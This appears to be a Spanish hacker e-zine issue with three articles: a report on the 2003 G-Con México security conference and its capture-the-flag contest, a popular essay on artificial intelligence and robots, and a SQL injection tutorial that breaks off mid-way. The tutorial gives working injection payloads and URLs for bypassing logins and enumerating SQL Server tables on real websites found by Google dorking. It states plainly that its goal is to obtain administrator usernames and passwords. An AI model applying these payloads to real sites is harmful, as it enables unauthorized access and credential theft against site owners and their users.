LeOn177 Seguridad total, no lo creo.

Una mirada al G-Con México

Por: darko

Mail de contacto: velapsi@hotmail.com

¿Qué es G-con?

Es un congreso que se realiza cada año en la Ciudad de México, en el cual asiste gente muy conocida en el underground (me refiero a los ponentes), para exponer temas como seguridad en servidores, redes GSM, ingeniería inversa, como escribir (crear) nuestros propios exploits, etc.

Esta es la segunda vez que se realiza el congreso, el primero, fue el pasado Diciembre de 2002, en esta ocasión el G-con two fue en Octubre del 2003, teniendo como sede el Centro Exhibimex, el congreso es organizado por la empresa Kelsisiler y Kaspersky Lab, bueno les contare otro poco sobre el congreso.

Este año, al igual que el anterior, contando con gente especialista en la materia, las conferencias dirigida tanto a linux/unix como a windows (una que otra), fueron muy interesantes, aunque había algunas de nivel muy avanzado, y otras de nivel medio, en fin, había para todo publico. Algunas de las ponencias (con sus respectivos ponentes) que se pudieron observar durante el congreso fueron:

Ponencias	*Ponentes*
• Gr Security kernel patches	Spender
• The Design and Implementation of MOSDEF, a post-exploitation compiler suite	Dave Aitel
• Reverse engineering under UNIX and win32	Anakata
• Lea: Design, Implementation and altivec cryptographic implementations	Edudardo ruiz
• Advances in PalmOS viruses and PRC file infection	TiagoAssumpcao
• Advanced Polymorphic 'engines' theorical and practical analisis, Metamorphism Exponed	Luis Castañeda
• Fraude y Seguridad en GSM	PaTa
• Web security with open source software	Sandino Araico
• Hacker targeting, getting to your pray no matter what	Dex & Nahual
• La memoria física en el análisis forense en linux	Shadown
• The Honeynet Project	Gobbles
• Common errors in malloc and multiple free() techniques	Nicolas Waisman
• LiquidFire - Becomming an OS	Lucas Mendez
• Linux Programming, from hello worlds to LKM	Rommel Sanchez

G-Con México http://www.g-con.org

El congreso no solo abarcaba ponencias, sino también algunos talleres, unos de éstos fueron:

- Writing reliable exploits,
- How to implement your own encryption algorithm,
- How to write viruses, Linux Programming, from hello worlds to LKM,
- How to write your own OS.

Además de que también se contaba con breaks, en donde gente del publico y/o integrantes de teams en México podían mencionar algunos proyectos, o dar alguna platica, hablar sobre la situación del 'under' en México, que es la CUM (Comunidad Underground de México), en fin, estaba el espacio abierto para quien quisiera hablar.

También se tenia planeado una serie de juegos como por ejemplo: 60 preguntas / 60 tequilas, el cual consistía en que si el participante contestaba bien a una pregunta, recibía un tequila de premio, pero debido a razones desconocidas se canceló este juego.

Un evento al que mucha gente quería asistir y/o participar era el de Capture the Flag, en el cual se pondrían 6 maquinas victima para que fueran penetradas, y el que consiguiera tomar el control de la ultima PC, tendría como premio una laptop, se darán detalles mas adelante sobre capture the flag.

Una de las ponencias en la cual mucha gente estaba interesada y creo que fue la que tuvo mayor publico a pesar de ser la ultima conferencia del día, fue la de "Fraude y Seguridad en GSM" por PaTa, durante la conferencia se comento que ésta había sido en parte censurada, ya que, un día antes, un 'reportero' de un periódico llamado El Independiente publicó una nota en la cual decían cosas que no eran ciertas y confundían o describían las ponencias a su conveniencia, aquí pongo una parte de la nota por la cual la ponencia de PaTa y una que otra, se vio afectada en el contenido, por cuestiones de seguridad y por parte de los organizadores se prefirió censurar las ponencias.

"La Plaza Exhibimex de la ciudad de México es el centro de operaciones de los expertos en seguridad informática que asisten al congreso internacional G-CON."

"Un adolescente demostrará con una pequeña caja magnética que es posible bloquear las llamadas de los celulares de los asistentes a su conferencia, se robará los mensajes contenidos en los aparatos y los mandará al teléfono que él elija."


"Otro de los ponentes entrará en los sitios web gubernamentales y de empresas bancarias, demostrará lo fácil que es adulterar las bases de datos."

Es por estos comentarios que se vieron afectadas algunas ponencias, aquí les dejo el link sobre la nota completa:

http://www.elindependiente.com.mx/articulos.php?id_sec=6&id_art=1743&id_ejemplar=


Esta foto es precisamente durante la conferencia de PaTa, en al cual esta describiendo Fraudes en GSM, a lo cual dijo que, hasta el momento no se tenia conocimiento de como hacer fraude en GSM, o llamar gratis, etc., también se reservo muchas preguntas que se le hicieron por parte del publico, respondiendo que era 'información confidencial'.

Aquí se encuentra describiendo la arquitectura de las redes GSM. La Mobile Station, Base station Subsystem, Network management, Exchange System, Suscriber and Terminal Equipment databases.



Según PaTa, en la historia de los teléfonos móviles, solo se han visto afectados por el virus llamado Timofonica Spanish, este virus era de 12kb, programado en Visual Basic, en la siguiente foto se puede observar parte del código del virus.

Las fotos que se pudieron tomar en el congreso fueron pocas, ya que, tuve problemas con la cámara, otra ponencia en donde pude tomar algunas fotos fue en la de Gr Security por Spender, durante ésta sucedió algo muy chistoso, ya que empezó la ponencia normalmente como todas, y cuando habían transcurrido algo de tiempo se empezó a escuchar música y de repente salio una teibolera y empezó a bailar enfrente de Spender y obviamente todo el publico 'despertó' al escuchar la música y ver a la teibolera, Spender siguió hablando pero después, parte del staff de g-con comenzó a quitar mesas y todo el escenario, entonces empezó la teibolera a bailarle en las piernas a Spender.



Como se puede observar en las fotos, Spender continuo con su ponencia, aunque la teibolera lo distraía un poco, y claro, no se pudo resistir y termino con la teibolera xDDDD. Parte del staff de G-CON comentó que era una especie de broma, ya que veía a la gente aburrida, o no interesada en la ponencia, pero que no era ninguna falta de respeto hacia el ponente, porque mas adelante se daría espacio para volver al tema.

Durante los breaks que habían, se juntaban todos los ponentes de g-con a resolver dudas, responder preguntas de cualquier tema, aquí podemos observar a Dave Aitel, Spender, Gobbles, knish y Luis Castañeda (de derecha a izquierda).

La gente podía hacer todo tipo de preguntas sobre hack, crack, virii, etc., también podía preguntar


cosas personales como por ejemplo: donde trabaja, a que edad empezó a utilizar una PC, etc... Los ponentes nunca se mostraron arrogantes, al contrario, si ibas y les preguntabas algo ellos te contestaban.

En los talleres al igual que en las ponencias había de todos los niveles e idiomas, algunos eran en español otros en ingles, pero coincidían con las ponencias en que ambos eran buenos. Los ponentes en talleres te explicaban una vez y otra, hasta que entendieras, claro que para estos talleres se requería tener como mínimo nociones de lenguaje C, ya que de lo contrario pues estabas perdido xDD.

Sobre el capture the flag:

Es un concurso que se realiza entre los asistentes al congreso, consiste en penetrar 6 sistemas que ha puesto el staff de g-con, al conseguir acceso al primer ordenador, pasara al segundo y así sucesivamente hasta llegar al sexto ordenador, a lo cual lo convierte en el ganador y acreedor de una laptop.

Por segundo año consecutivo nadie fue capaz de penetrar todos los sistemas, a continuación se describen los ordenadores que estaban como victima.



El primer ordenador a penetrar era la maquina denominada [penetrame 1]:

OpenBSD 3.0. Vulnerable a ssh principalmente, la manera fácil de penetrarla era mediante el exploit sshutup-theo.tgz. Al penetrarlo obtenías:

/root/flag1 = 49 52 41 20 49 52 41 20 4d 45 20 50 = IRA IRA ME P

El segundo ordenador era fácil de penetrar por el fallo RPC-DCOM de Windows 2000 Profesional.

Al penetrarlo obtenías:
/root/flag2 = c:\flag2 = 45 20 50 45 4e 45 54 41 53 54 45 53 20 = E PENETRASTES

El tercero era un fallo creado por g-con:

Al penetrarlo obtenías:
/root/flag3 = 4d 41 4e 54 4f = MANTO

El cuarto ordenador era simplemente el clásico fallo de samba, la exploit al penetrarlo obtenías:
/root/flag4 = 20 57 45 45 45 = WEEE

El quinto ordenador era un stack overflow creado por g-con:
Al penetrarlo obtenías:
/root/flag5 = 45 45 45 21b8 = EEE!.

El sexto ordenador "no era vulnerable a nada", el password lo obtenías de la maquina anterior.
Al "penetrarlo" obtenías:
/root/flag6 = 47 2d 43 4f 4e 20 53 45 43 55 52 49 54 59 20 32 20 59 4f 55 20 57 49 4e 20 3a 29 = G-CON SECURITY 2 YOU WIN :)

Fuente acerca de CTP (capture the flag)
http://www.g-con.org

Como se podrán dar cuenta no comentare todas las ponencias, ya que ese no es el propósito de este txt (bueno del todo), después podrán descargar las ponencias formato .ppt desde el sitio de g-con.

Por mi parte es todo, espero que se den una idea de como estuvo el congreso, mucha gente de México no pudo asistir, en la mayoría de ellos mucha gente que postea en CUM (www.hakim.ws/cum), aunque hay que mencionar que asistió gente representando a algunos teams aquí en México, como es le caso de hkm representando a hakim, napa representando a hackersoft, vision, gente de vulnfactory, e incluso un integrante de raza-mexicana (no me consta pero eso me comentaron *fuente muy buena*).

Fuente del articulo: http://www.g-con.org

Revolución Artificial

Por: LeOn177

Mail de contacto: piso_server@hotmail.com

Nax a todos ustedes, siempre CDT cumpliendo y enviando toda esta info por la red. Hoy les traigo un tema que puede ser de interés para muchos de ustedes, el tema es Robots e Inteligencia artificial, si bien no soy un experto en el tema voy a tratar de darles a conocer lo que se viene en el mundo de las tecnologías, aparte se ha tratado poco y nada en el ámbito informático de esto...

Comencemos de una vez y a esperar el día que veamos computadores inteligentes.

Hemos llegado hasta esta instancia en la que después de tanto código binario, ordenadores, periféricos y cables, logramos acercarnos a crear una maquina la cual tenga los medios para hacer cosas mejores que las de un ser humano. Por eso YO voy a ponerle como nombre a este articulo: Revolución Artificial.

Si nos vamos un poco a la historia podremos saber que en los años 60 los expertos pensaban que estaban cerca de crear un ordenador que fuera capas de pensar como un ser humano y tomar decisiones por si mismo, pero estos expertos en inteligencia artificial estaban equivocados y no sabían lo difícil que era el proyecto. El término de Inteligencia Artificial podría decirse que es la inteligencia de un ser humano transportada a un sistema computacional.

Los científicos que están trabajando en estos proyectos hoy en día, quieren lograr que las computadoras puedan ser capaces de hacer acciones al igual que un ser humano. Todo esto nació en un principio creando programas como juego de ajedrez o damas, donde el programa era capaz de derrotar a los mejores jugadores del mundo, y así fueron evolucionando y extendiéndose las ideas de crear un ordenador con inteligencia artificial...

Una persona que se hizo muchas veces la pregunta que si podía una maquina pensar, fue el reconocido Alan Turing, un matemático británico, el cual estuvo en proyectos como el de descifrar código alemán y él fue quien escribió el libro On computable numbers, también podemos saber que él fue el primero en diseñar una computadora electrónica digital.

La Inteligencia artificial esta dando pequeños pasos, un ejemplo puede ser la posibilidad de interactuar con la maquina mediante un programa de texto, existen programas los cuales pueden hacerte preguntas, responder, mostrar sentimientos, enojo, etc.

Se están creando mas cosas, como autos que puedan dar un informe si algo esta dañado, aparatos inteligentes los cuales tengan que obedecer al dueño, etc...

Si quieren descargar un programa basado en estas cosas de como interactuar con el ordenador, pueden hacerlo desde el sitio http://www.adictosnet.com.ar/lenguajea.htm

La gente que trabaja en esto, se pone un desafío alto, ya que están creando un ordenador inteligente y con capacidades humanas, si logran hacerlo, debemos preguntarnos ¿que sucederá con nosotros?, como haremos para convivir con estas maquinas...

La inteligencia artificial como dije antes, esta avanzando en estos últimos años, gracias a los avances tecnológicos. Otra aplicación de la inteligencia artificial, es la que va en ayuda del ser humano, en personas con problemas motrices, por ejemplo....

Se están creando maquinas donde puedan ayudar a personas con problemas visuales, estas maquinas utilizan tecnologías OCR (optical character recognition) las cuales reconocen texto para después reproducirlo en forma de voz..

Acá voy a dar un ejemplo: el cerebro es mucho mejor que cientos de computadoras, por tareas como el lenguaje, la visión, etc., pero para problemas de cálculo es menos potente que un microprocesador de 4 bits.

Ya se están llevando acabo en varios países, la creación de un ojo electrónico que pueda ayudar a millones de personas ciegas o con problemas oculares, los países mas avanzados en esta tecnología son los japoneses, belgas y americanos quienes están diseñando diferentes técnicas, ingenieros americanos han llevado un avance enorme al crear un ojo electrónico, el cual puede tener más funciones que un ojo humano, desde ver en cámara lenta, hasta poder ver en la oscuridad, todavía esto no se a llevado acabo al 100% ya que es un proyecto que esta en camino, pero los avances son valiosos, personas que no tienen la posibilidad de ver, la tendrán, a través de esta tecnología.

Una de las ultimas noticias en el ámbito tecnológico es que otro grupo de ingenieros estadounidenses podrán implantar un microchip, el cual estimula las células de un ojo humano que no estén dañadas, para mas información pueden visitar el siguiente link que habla del tema:

http://www.educared.net/primerasnoticias/hemero/2003/enero/cien/eye/eye.htm

Otro invento es la nariz electrónica la cual puede indicar el nivel de maduramiento de una fruta, aromas de vinos, como la que crearon los españoles. También Argentina creó un dispositivo que si bien no es tan avanzado, vale la pena comentar su desarrollo.

Estas aplicaciones llegan a superar la inteligencia humana, que quiero decir, pues que una maquina puede lograr sacar problemas de calculo mucho mas rápido que una persona. A su vez en estos tiempos las maquinas toman las tareas de las personas ya que no requieren un pago mensual y cometen mucho menos errores que nosotros, solo necesitan un técnico que revise a las maquinas (robots) para ver si necesitan algo en sus circuitos, y alimentación (energía).

Podemos decir que desde que se empezó con el proyecto de la Inteligencia Artificial, han salido a la luz muchas preguntas pero pocas respuestas, y para muchos es emocionante pero a la vez aterrador pensar que una maquina pueda pensar.

En este tema se crea una gran curiosidad y a su vez se ven fracasos, uno de estos es un programa creado para traducir frases, la maquina no logro entender la frase y dijo completamente otra cosa, se debe a que trataba de traducir la frase sin comprenderla.

Ahora damos un salto a un tema más conocido que es el de los robots:

Los robots también avanzan fuerte, estos pueden estar fabricando cosas las 24 horas del día durante todo el año, mejorar calidad del producto, mas productos, etc. La palabra robot surge de la traducción del checo robota, que significa trabajador forzado. En si, los robots son controlados por el ordenador que le da órdenes específicas o también puede ser desde su microprocesador.

Como sabemos los robots no tienen forma de ser humano ya que están diseñados para trabajos forzados, pero estos tienen el problema que están limitados a sus programas que seria el software, también no pueden diferenciar entre un animal de otro, para dar un ejemplo.

Podríamos llamar población de robots, ya que cada día mas salen a la luz y ocupan lugares de personas, ellos pueden perforar algo con una exactitud perfecta, se ve en caso de operaciones a seres humanos, y sabemos que hoy en día el robots vs el ser humano no queda duda de que servimos para mas cosas nosotros, se debe a que el robot se programan con la inteligencia de muchas personas por así decir, pero igual falta para que los robots puedan dominarnos, no se si será en un tiempo lejano o corto pero quien sabe que pasara. Para que entiendan mejor las máquinas están muy por debajo del ser humano ya que una persona puede solucionar todos los problemas que se les presente, en cambio una maquina solo puede solucionar las cosas por la cual fue programada.

Gracias a los avances de la tecnología podemos encontrar simuladores los cuales pueden reproducir un vuelo de verdad, estos programas se crearon con el fin de abaratar los costos de combustible de un avión, ya que, para que un piloto pueda aprender, debía volar en un avión vació, sin pasajeros, pero esto implicaba gastos, ahora con los simuladores, los pilotos logran capacitarse mejor para situaciones de riesgo y todo parece real.

Lo que se ha hecho cabinas con movimientos, el desafió ahora es hacerlas completamente inteligentes, que tengan la oportunidad de elegir sus acciones, otra de las cosas por la cual se esta desarrollando

esta materia, es que ayudarían mucho mas a los seres humanos, si ahora nos ayudan sin inteligencia propia, imagínense con sus propios pensamientos.

Algunos enlaces de interés podrían ser:

http://www.lania.mx/spanish/actividades/newsletters/1997-otono-invierno/evolutiv.html
http://www.iespana.es/iabot/
http://cariari.ucr.ac.cr/~claudiog/Mente_conciencia_y_artificio.html
http://www.ia.uned.es/

Bueno ya termine con esto de inteligencia artificial, robots, etc. Espero que les haya dado una idea de como esta avanzando la tecnología hoy en día y que puedan informarse mucho mas sobre estos temas, para la próxima edición tendremos más temas relacionados con la IA y la robótica.

SQL Injection 24V

Por: Kaskade
Mail de contacto: kaskade@infohcker.org

Introducción:

Bueno, este es mi primer documento relativo al Hacking, hace muy poco que estoy en este mundillo y apenas estoy dando mis primeros pasos, pero creo preciso refundir varios textos hallados en Internet acerca de SQL Injection para poder dar una visión más global, sobretodo práctica y orientada a resultados... Para ello emplearé como excusa un par de webs que reúnen las características necesarias para un ataque mediante SQL Injection y aprovecharé las características de cada una de ellas para enriquecer la casuística del mismo. Citaré en primer lugar las fuentes de información y las premisas en las que se basa esta técnica para, posteriormente, adentrarme en la ejecución del mismo. A la finalización del documento expondré las conclusiones que se pueden extraer, recordando siempre que dichas conclusiones están basadas en estos casos en concreto pero entendiendo el comportamiento de los mismos se puede extrapolar a cualesquiera otros casos afines.

Fuentes:

http://www.ingeniova.es/seguridad/sqlinjection.htm
http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://developer.mimer.com/documentation/Mimer_SQL_Reference_Manual/Data_dic_views2.html
http://www.blackhat.com/presentations/win-usa-01/Litchfield/BHWin01Litchfield.doc
http://www.nextgenss.com/papers/advanced_sql_injection.pdf (Recomendado)

Premisas:

La página debe de realizar consultas a una base de datos con el fin de visualizar resultados de la misma, como parte de su funcionamiento normal. Bases de datos como Oracle, Access y MySQL también se ven afectadas por esta vulnerabilidad, pero también así por su estructura en particular, y su sintaxis con lo cual, si bien las ideas son las mismas, la forma de explotarlas puede variar sustancialmente. En estos 2 casos veremos el ataque a bases de datos SQL Server bajo consultas mediante ASP, no por nada en concreto, sino porque es el caso más sencillo e ilustrativo.

La página tiene que tener algún tipo de autenticación, nuestro objetivo será la consecución de users y passes de la base de datos para poder entrar a la misma (preferentemente el user y pass del administrador para poder operar con el máximo de privilegios).

Por último tiene que ser vulnerable, esto es, permitirnos realizar consultas a la base de datos, así como cualquier otra instrucción que le pudiéramos pasar a cualquier base de datos mediante un cliente con el que nos conectáramos a ella. Una de las vulnerabilidades que más facilita la labor (aunque no es ni mucho menos indispensable) consiste en mostrarnos parte del query como resultado de un error en la resolución del mismo. Muchas veces esto solo sucede en uno de los 300 ASP de la página, por lo cual, la parte más complicada estará en torno a la búsqueda de ese ASP vulnerable. Solo queda citar que, aunque hay muchos métodos para colarse en uno de estos sistemas sin necesidad de password, muchos están hechos para no permitir este tipo de trucos. Yo me encaminaré hacia una forma, creo que más de hacker que de script kiddie: la consecución mediante queries del contenido de todas las tablas del sistema, y más concretamente de los users y los passes.

Que necesitamos saber:

Toda autenticación mediante user y pass hecha contra una base de datos consiste en un select de ese user y ese pass como valores en una tabla determinada, esto quiere decir algo así:

SELECT Password FROM Login WHERE Username='loquelemetas'

```
|Username  | Password  |
 :----------------------------------:
|Sergio     | Th4Nx     |
|admin.     | S3nT7n3L |
 '----------------------------------'
```

En la query anterior, busca Password (que sería lo que tú le metieras) en la tabla Login (la tabla dibujada más arriba) donde el Username sería el que tú le metieras. Si traducimos esto a un caso práctico:

SELECT 'Th4Nx' FROM Login WHERE Username='Sergio'

Y entonces compara con el Password que le hemos introducido. Si el Password fuera efectivamente 'Th4Nx', nos fijamos en la tabla, y el Password que corresponde a la fila Sergio se corresponde con el que le hemos introducido, con lo cual nos permitiría el acceso. Muchos de los sistemas de entrada sin necesidad de Password se basan en la estructura de esa query y de cómo interpreta el servidor de bases de datos esa query. El truco en ese caso (aunque para cumplir los objetivos de este tutorial no sea necesario conocerlo realmente) se basa en esa comilla y en que le podemos pasar querys como valores. Esto es :

SELECT 'Niidea' or 1=1 FROM Login WHERE Username='Admin' or 1=1

La autenticación se basa en que tanto el Username como el Password devuelvan un 1 lógico. Es sencillo: si encuentra el Username es un 1 lógico y si el Password se corresponde es el otro 1 lógico. El truco está en forzar ese 1 lógico y eso lo conseguimos mediante ese OR, ya que, siempre 1=1. Esto también ocurre algunas veces con el Username, en esos casos nos podemos ver dentro habiendo entrado como el primer usuario de la tabla. Si ese usuario no tiene privilegios, nosotros tampoco los tendemos.

Tenemos otra posibilidad, que radica en la forma de interpretar los signos "--" (dos signos de menos, seguidos) de la BD (base de datos). Ésta omite todo lo que viene a continuación, de esta forma nos encontramos que introduciendo como Username: 'Admin'-- y sin contraseña, obtenemos la siguiente query:

SELECT password FROM login WHERE Username='Admin'

Si la página es vulnerable, nos encontramos con que omite toda comprobación posterior a los signos - y nos da acceso siempre que exista el usuario admin. Es otra forma curiosa de obtener acceso como administrador, pero en esta dependemos de que el nombre de usuario del administrador sea ese y que no hayan cerrado este método de entrada.

Sigamos...

Una vez dentro, existe una tabla maestra que contiene el nombre de todas las tablas del sistema, será la tabla que consultaremos para dar con el nombre de la tabla dónde se guardan los Username y Password de la gente. Se llama Information.Schema (El último link de arriba nos muestra su estructura y podemos seguir mediante los links de la derecha la estructura de cada una de sus columnas, que a su vez son tablas), en ella consultaremos tanto los nombre de las tablas como el

Nombre de sus columnas para poder realizar las consultas que nos devuelvan los Usernames y Passwords. Como se puede observar, nos pasearemos tan tranquilamente por las tablas de toda la base de datos (Nota: No aceptamos Drop Table como query.).

Manos a la obra:

Empecemos localizando una página web que corra una BD SQL Server y que realice las consultas mediante ASP. En los 3 casos no citaré los nombres correctos de las páginas para evitar un posible

crackeo de las mismas, ya que, como bien es sabido, el robo de nombres de usuario y contraseñas es delito, y el autor de este tutorial no quiere responsabilizarse de un mal uso de estos conocimientos al haber dejado él mismo un log del tamaño de varios tomos de la La Larousse en versión extendida.

En mi caso trataré 3 páginas, ya que cada una tiene características propias que enriquecerán el conjunto:

Empezaremos yendo al google y escribiendo como búsqueda:
"Algo.asp?find=5" Y vamos probando, por ejemplo en una de ellas:

http://www.pagina3.org

En primer lugar empezaremos por saber si está corriendo una base de datos (muy probablemente) y si ésta es vulnerable. Lo haremos de una forma muy sencilla. Comprobaremos mediante el ejercicio que propone el primer link del apartado fuentes la base de datos que corre y si ésta es vulnerable. Para ello buscamos dentro de los links de la página un link que nos conduzca hasta un ASP al que se le pase un valor numérico. El mismo caso que en la búsqueda en el google. En este caso tengo un ASP al que se le pasa lo siguiente: uid=58. Y procedemos a sustituir eso en la barra de direcciones del navegador por uid='58. y sorprendentemente obtenemos el siguiente error:

Microsoft OLE DB Provider for SQL Server error '80040e14'
Unclosed quotation mark before the character string '58'.

De lo que podemos deducir que corre un sql server y que es vulnerable a la inyección de código. Esto sucede porque hemos hecho la siguiente consulta:

SELECT valor FROM tabla WHERE uid="58'

Si nos fijamos, la comilla que hemos puesto es la que está a la izquierda del 5 y se queja de que hay una comilla sin cerrar. Eso quiere decir que podemos meterle código mediante los valores que le pasamos a un ASP, que será interpretado por el servidor de base de datos y que nos devolverá un resultado igual que nos lo devuelve en el caso de una consulta correcta al consultar la página web de forma normal.

Llegados a este punto, nos aprovecharemos de una vulnerabilidad de SQL Server.

Dicha vulnerabilidad se basa en la imposibilidad de realizar una conversión del tipo string al tipo integer. La primera forma que probaremos, será usando la función unión, para la cual le pasaremos como valores un integer y un string, forzando al error. El truco está en que nos debiera devolver el string como parte del error... ¿y si el string fuera el resultado de un select? Jejejejeje.

Para ello introducimos la siguiente URL:

http://www.pagina3.org/elasp.asp?uid=58%20UNION%20SELECT%20TOP%201%20table_name%20FROM%20information_schema.tables

Obtenemos el siguiente error:

Microsoft OLE DB Provider for SQL Server error '80040e07'
Syntax error converting the nvarchar value 'REFERENTIAL_CONSTRAINTS' to a column of data type int.

Efectivamente nos ha devuelto el string y como en este caso el string es el resultado de una query, obtenemos que el primer valor de table_name es Referential_Constraints. Eso quiere decir que el nombre de la primera tabla de la base de datos es Referential_Constraints. ¿Cual será el de la segunda?, ya que estamos... ¿Cual es el nombre de la tabla que guarda los Usernames y los Passwords?, preguntemos pues.

http://www.pagina3.org/elasp.asp?uid=58%20UNION%20SELECT%20TOP%201%20table_name%20FROM%20information_schema.tables%20where%20table_name%20not%20in%20

('referential_constraints')
(Nota: todo esto no es case sensitive, a no ser que lo sea el Username y el Password) De esta manera obtenemos el nombre de la primera tabla que no sea la que nos ha mostrado antes:

Microsoft OLE DB Provider for SQL Server error '80040e07'
Syntax error converting the nvarchar value 'dtproperties' to a column of data type int.

Y así vamos añadiendo cada una de las que nos muestre para obtener la siguiente:

http://www.pagina3.org/elasp.asp?uid=58%20UNION%20SELECT%20TOP%201%20table_n
ame%20FROM%20information_schema.tables%20where%20table_name%20not%20in%20

('referential_constraints','dtproperties')
Y obtenemos la siguiente:

Microsoft OLE DB Provider for SQL Server error '80040e07'
Syntax error converting the nvarchar value 'sysalternates' to a column of data type int

Todo esto sería lindo, pero hay varios casos en los que no funciona:

- Tomamos otro link diferente de la página 3 y probamos lo del UNION SELECT:

http://www.pagina3.org/otroasp.asp?uid=29%20union%20select%20table_name%20from
%20information_schema.tables

Obtenemos el siguiente error:

